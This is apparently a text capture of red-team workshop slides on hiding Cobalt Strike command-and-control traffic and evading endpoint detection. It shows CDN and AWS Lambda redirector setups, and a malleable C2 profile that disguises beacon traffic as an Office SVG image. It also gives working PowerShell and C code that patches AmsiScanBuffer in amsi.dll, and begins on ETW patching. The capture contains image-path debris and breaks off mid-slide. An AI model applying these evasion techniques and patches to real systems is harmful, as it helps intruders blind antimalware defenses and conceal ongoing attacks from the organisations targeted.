The screenshot shows the AWS CloudFront console with the 'Caching rules' section selected in the left sidebar. The main area displays the 'About This Feature' section, which explains how to control CDN caching and handle unique query strings. A dropdown menu for 'Query string caching behavior' is open, showing four options: 'Ignore query strings' (selected), 'Bypass caching for query strings', and 'Cache every unique URL'. The 'Ignore query strings' option is highlighted with a blue border.

Search  Save Discard Export

Overview  
Activity log  
Access control (IAM)  
Tags  
Diagnose and solve problems

Settings

Origin  
Custom domains  
Compression  
Caching rules (selected)  
Geo-filtering  
Optimization

About This Feature

Control how CDN caches your content and how unique query strings are handled.

[Learn more](#)

Query string caching behavior ⓘ

Ignore query strings

Bypass caching for query strings

Cache every unique URL



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Azure allow you by default to do geofencing and much more

Once you are set, you can set your Cobalt Strike to  
mrun1k0d3r.azureedge.net which point to your C2 server IP, under the  
hood



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Rather use AWS instead of Azure. Sure!

You can use lambda to forward network to your host

<https://blog.xpnsec.com/aws-lambda-redirector/>

With a bit of code, you can have your server assigned to  
[random].execute-api.us-east-1.amazonaws.com




Once again, you will have a domain in front of your server that is  
trustable



# Gaining Access

You want a good profile:

Echo Mirage MITM, a legit application, and duplicate the traffic



M7.0MKYX

# Gaining Access

## From pcap to Cobalt Strike profile

```
POST /gsorganizationvalsha2g2 HTTP/1.1
Host: ocsp2.globalsign.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: */*
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/ocsp-request
Content-Length: 79
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

0M0K0I0G0E0 ...+.....M.=.....r.....{.....a....}S...};@...|...5j.s...]..
J. HTTP/1.1 200 OK
Date: Tue, 22 Nov 2022 23:12:22 GMT
Content-Type: application/ocsp-response
Content-Length: 1459
Connection: keep-alive
Expires: Sat, 26 Nov 2022 22:28:37 GMT
ETag: "22e357f80099eb759b7f572f23ead3d62d1839f0"
Last-Modified: Tue, 22 Nov 2022 22:28:38 GMT
Cache-Control: public, no-transform, must-revalidate, s-maxage=3600
CF-Cache-Status: HIT
Age: 1952
Accept-Ranges: bytes
Vary: Accept-Encoding
Server: cloudflare
CF-RAY: 76e5597cadbe5967-IAD
```



# Gaining Access

Looking for a nice profile?

Pick one of your favorite corporate applications that send traffic over the Internet such as:

- SharePoint
- Teams
- Office

You can use Wireshark to sniff the traffic or a web proxy.



# Gaining Access

The screenshot shows a NetworkMiner capture with two main sections: a request and a response.

**Request:**

- Line 1: GET /officehub/images/content/images/world-a973a4a060.svg HTTP/2
- Line 2: Host: res.cdn.office.net
- Line 3: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
- Line 4: Accept: \*/\*
- Line 5: Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
- Line 6: Accept-Encoding: gzip, deflate
- Line 7: Referer: https://www.office.com/
- Line 8: Origin: https://www.office.com
- Line 9: Sec-Fetch-Dest: empty
- Line 10: Sec-Fetch-Mode: cors
- Line 11: Sec-Fetch-Site: cross-site
- Line 12: Te: trailers
- Line 13:
- Line 14:

**Response:**

- Line 1: HTTP/2 200 OK
- Line 2: Last-Modified: Thu, 28 Oct 2021 21:10:49 GMT
- Line 3: X-Ms-Request-Id: a95b24e0-101e-0043-5794-bd245e000000
- Line 4: Content-Length: 6179
- Line 5: Cache-Control: max-age=630720000
- Line 6: Date: Mon, 05 Dec 2022 17:55:53 GMT
- Line 7: Vary: Accept-Encoding
- Line 8: Timing-Allow-Origin: \*
- Line 9: Access-Control-Expose-Headers: date,Akamai-Request-BC
- Line 10: Access-Control-Allow-Origin: \*
- Line 11: Strict-Transport-Security: max-age=31536000; includeSubDomains
- Line 12: Content-Type: image/svg+xml
- Line 13: X-Cdn-Provider: Akamai
- Line 14:
- Line 15: <?xml version="1.0" encoding="utf-8"?>
- Line 16: <!-- Generator: Adobe Illustrator 21.1.0, SVG Export Plug-In . SVG Version: 6.00 Build 0 -->
- Line 17: <svg version="1.1" id="Layer\_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px"
- Line 18: viewBox="0 0 24 24" style="enable-background:new 0 0 24 24;" xml:space="preserve">
- Line 19: <style type="text/css">
- Line 20: .st0{ clip-path:url(#SVGID\_2\_); }



# Gaining Access

Let's deal with the host first

```
Host: res.cdn.office.net
```

Register res-cdn-office.azureedge.net



# Gaining Access

For the profile set the URI to

```
set uri "/officehub/images/content/images/world-a973a4a060.svg";
set verb "GET";
```

Set the headers

```
client {

    header "Referer" "https://www.office.com";
    header "Sec-Fetch-Dest" "empty"
    header "Sec-Fetch-Mode" "cors"
    header "Sec-Fetch-Site" cross-site"
```



# Gaining Access

On the server side

Let's prepend and append the SVG structure

```
server {  
    header "X-Ms-Request-Id" "a95b24e0-101e-0043-5794-bd245e000000";  
    ...  
    output {  
        mask;  
        base64url;  
        prepend "<?xml version=\"1.0\" encoding=\"utf-8\"?> <!-- Generator: Adobe Illustrator 21.1.0, SVG Export Plug-In . SVG Version: 6.00 Build 0) --> <svg  
version=\"1.1\" id=\"Layer_1\" xmlns=\"http://www.w3.org/2000/svg\" xmlns:xlink=\"http://www.w3.org/1999/xlink\" x=\"0px\" y=\"0px\" viewBox=\"0 0  
24 24\" style=\"enable-background:new 0 0 24 24;\" xml:space=\"preserve\"> <style type=\"text/css\"> .st0{clip-path:url(#SVGID_2_);}  
.st1{fill:#666666;} </style> <title>Artboard 1</title> <g> <g> <defs> <path id=\"SVGID_1_\" d=\"\"/>  
append "\"/> </defs> <clipPath id=\"SVGID_2_\"> <use xlink:href=\"#SVGID_1_\" style=\"overflow:visible;\"/>  
</clipPath> <g class=\"st0\"> <rect x=\"-4.9\" y=\"-5\" class=\"st1\" width=\"33.9\" height=\"34\"/> </g> </g> </g> </svg>"  
        print;  
    }  
}
```



# Gaining Access

When the beacon will callback, it will look like the server is returning an SVG file due to the profile we created

```
HTTP/2 200 HTTP/2
Last-Modified: Thu, 28 Oct 2021 21:10:49 GMT
X-Ms-Request-Id: a95b24e0-101e-0043-5794-bd245e000000
Content-Length: 6179
Cache-Control: max-age=630720000
Date: Mon, 05 Dec 2022 17:55:53 GMT
Vary: Accept-Encoding
Timing-Allow-Origin: *
Access-Control-Expose-Headers: date,Akamai-Request-ID
Access-Control-Allow-Origin: *
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Type: image/svg+xml
X-Cdn-Provider: Akamai

<?xml version="1.0" encoding="utf-8"?>
<!-- Generator: Adobe Illustrator 21.1.0, SVG Export Plug-In . SVG Version: 6.00 Build 0) -->
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viewBox="0 0 24 24" style="enable-background:new 0 0 24 24;" xml:space="preserve">
<style type="text/css">
.st0{clip-path:url(#SVGID_2_);}
.st1{fill:#666666;}
</style>
<title>Artboard 1</title>
<g>
<g>
<defs>
<path id="SVGID_1_" d="base64 encode beacon data"/>
</defs>
<clipPath id="SVGID_2_">
<use xlink:href="#SVGID_1_" style="overflow:visible;"/>
</clipPath>
<g class="st0">
<rect x="-4.9" y="-5" class="st1" width="33.9" height="34"/>
</g>
</g>
</g>
</svg>
```



# Gaining Access



IN CONCLUSION



DESIGNING PAYLOAD TAKE  
TIME, RESEARCH AND  
TEST



CREATE YOUR OWN LAB  
PLAY WITH THE SECURITY  
PRODUCT



CODE CODE CODE

# 15 minutes break

# What is an EDR, XDR or NDR?

**Endpoint detection & response relies on the following to detect malicious activities:**

- AMSI
- ETW & ETW Ti
- “Machine Learning”
- Sandboxes
- Kernel callbacks
- User Mode Hooking
- Killing the EDR
- Alternative to get your code running



# Defeating AMSI

## What is AMSI

AMSI is according to Microsoft:

The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.

## Windows components that integrate with AMSI

The AMSI feature is integrated into these components of Windows 10.

- User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)
- PowerShell (scripts, interactive use, and dynamic code evaluation)
- Windows Script Host (wscript.exe and cscript.exe)
- JavaScript and VBScript
- Office VBA macros



# Defeating AMSI

## DEFEATING AMSI using obfuscation

A screenshot of a Windows PowerShell window. On the left, a code editor shows a PowerShell script named 'test.ps1' with the following content:

```
1 function TestDetection {
2     PROCESS {
3         $string = "AmsiScanBuffer"
4     }
5 }
6
7 TestDetection
```

The script contains a single function 'TestDetection' with a 'PROCESS' block that sets the variable '\$string' to the value 'AmsiScanBuffer'. The script ends with a call to 'TestDetection'.

On the right, the PowerShell command 'import-module .\test.ps1' is run. The output shows an error message indicating the script was blocked by antivirus software:

```
PS C:\Users\me\Desktop> import-module .\test.ps1
At C:\Users\me\Desktop\test.ps1:1 char:1
+ function TestDetection {
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

A screenshot of a Windows PowerShell window. On the left, a code editor shows the same PowerShell script 'test.ps1' but with obfuscated code:

```
1 function TestDetection {
2     PROCESS {
3         $string = "ZmsiMyanBuwver"
4         $string = $string.Replace("Z", "A");
5         $string = $string.Replace("w", "f");
6         $string = $string.Replace("My", "Sc");
7         Write-Output $string
8
9     }
10
11 }
12
13 TestDetection
```

The script has been modified to obfuscate the string 'AmsiScanBuffer'. It is now stored in the variable '\$string' as 'ZmsiMyanBuwver'. The original string is then replaced with 'A', 'f', and 'Sc' respectively using the 'Replace' method. Finally, 'Write-Output \$string' is called to display the obfuscated string.

On the right, the PowerShell command 'import-module .\test.ps1' is run again. This time, there is no error message, and the output shows the obfuscated string 'AmsiScanBuffer' was successfully imported:

```
PS C:\Users\me\Desktop> import-module .\test.ps1
AmsiScanBuffer
PS C:\Users\me\Desktop>
```



# Defeating AMSI

## DEFEATING AMSI by patching AMSISCANBUFFER API

### Patching amsi.dll AmsiScanBuffer by rasta-mouse

```
$Win32 = @"

using System;
using System.Runtime.InteropServices;

public class Win32 {

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out

}
"@


Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("am" + ".dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
$P = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$P)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```



# Defeating AMSI

DEFEATING AMSI by patching AMSISCANBUFFER API USING A SINGLE BYTE APPROACH

```
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
```

```
$Patch = [Byte[]] (0x74)
```



# Defeating AMSI

DEFEATING AMSI By patching AMSISCANBUFFER API USING A SINGLE BYTE APPROACH


amsi.dll export address table

Name	Address	Ordinal
AmsiCloseSession	00000001800038A0	1
AmsiInitialize	0000000180003520	2
AmsiOpenSession	0000000180003840	3
AmsiScanBuffer	00000001800038C0	4
AmsiScanString	00000001800039C0	5
AmsiUacInitialize	0000000180003A20	6
AmsiUacScan	0000000180003CA0	7
AmsiUacUninitialize	0000000180003C40	8
AmsiUninitialize	00000001800037E0	9
DllCanUnloadNow	0000000180001B40	10
DllGetClassObject	0000000180001B80	11
DllRegisterServer	0000000180001CC0	12
DllUnregisterServer	0000000180001CC0	13
DllEntryPoint	000000018000FE90	[main entry]



# Defeating AMSI


DEFEATING AMSI By patching AMSISCANBUFFER API USING A SINGLE BYTE APPROACH



# Defeating AMSI

DEFEATING AMSI by patching AMSISCANBUFFER API using a single byte approach

rbx is pointing to the first argument passed to the function



```
HRESULT AmsiScanBuffer(
    [in]          HAMSICONTEXT amsiContext,
    [in]          PVOID        buffer,
    [in]          ULONG        length,
    [in]          LPCWSTR      contentName,
    [in, optional] HAMSISESSION amsiSession,
    [out]         AMSI_RESULT  *result
);
```

the AMSICONTEXT structure first bytes are the magic bytes AKA AMSI

```
>>> "49534d41".decode("hex")
'ISMA'
```





# Defeating AMSI

DEFEATING AMSI by patching AMSISCANBUFFER API using a single byte approach

Simply put, the function validate the AMSI context provided it is valid

As an attacker we can patch the jump condition to always fail the check



AmsiScanBuffer + 83 = 0x74

# Defeating AMSI

DEFEATING AMSI by patching AMSISCANBUFFER API using a single byte approach

```
#include <windows.h>
#include <stdio.h>

int main() {
    DWORD dwOld = 0;
    FARPROC AmsiScanBuffer = GetProcAddress(LoadLibrary("amsi.dll"), "AmsiScanBuffer");
    printf("AmsiScanBuffer at 0x%p\n", AmsiScanBuffer);
    CHAR patch[] = "0x74";

    VirtualProtect((char*)AmsiScanBuffer + 83, 1, PAGE_EXECUTE_READWRITE, &dwOld);

    memcpy((char*)AmsiScanBuffer + 83, patch, 1);
    VirtualProtect((char*)AmsiScanBuffer + 83, 1, dwOld, &dwOld);
    return 0;
}
```

Notice the use of GetProcAddress, LoadLibrary and VirtualProtect, EDR may monitor these calls




# Defeating ETW

## WHAT IS ETW

According to Microsoft ETW is:


Event Tracing for Windows (ETW) provides a mechanism to trace and log events that are raised by user-mode applications and kernel-mode drivers. ETW is implemented in the Windows operating system and provides developers a fast, reliable, and versatile set of event tracing features.



# Defeating ETW

## Patching user mode API for ETW

Like AMSI, the classic patch relies on patching the EtwEventWrite API ntdll.dll



The screenshot shows a debugger window displaying assembly code for the EtwEventWrite API. The title bar reads "Exported entry 71. EtwEventWrite". The assembly code is as follows:

```
; Exported entry 71. EtwEventWrite

public EtwEventWrite
EtwEventWrite proc near


var_38= word ptr -38h

    mov    r11, rsp
    sub    rsp, 58h
    mov    [r11-18h], r9
    xor    eax, eax
    mov    [r11-20h], r8d
    xor    r9d, r9d
    mov    [r11-28h], rax
    xor    r8d, r8d
    mov    [r11-30h], rax
    mov    [rsp+58h+var_38], ax
    call   sub_18004F228
    add    rsp, 58h
    retn
```



# Defeating ETW

PATCH ETWEVENTWRITE AP



# Defeating ETW

## WHAT IS ETW

Nt\* APIs are usually the lowest functions before a syscall will be issued

### NtTraceEvent

This function is the central switching point for writing an event through Event Tracing For Windows (ETW).

The screenshot shows a debugger interface with three windows displaying assembly code:

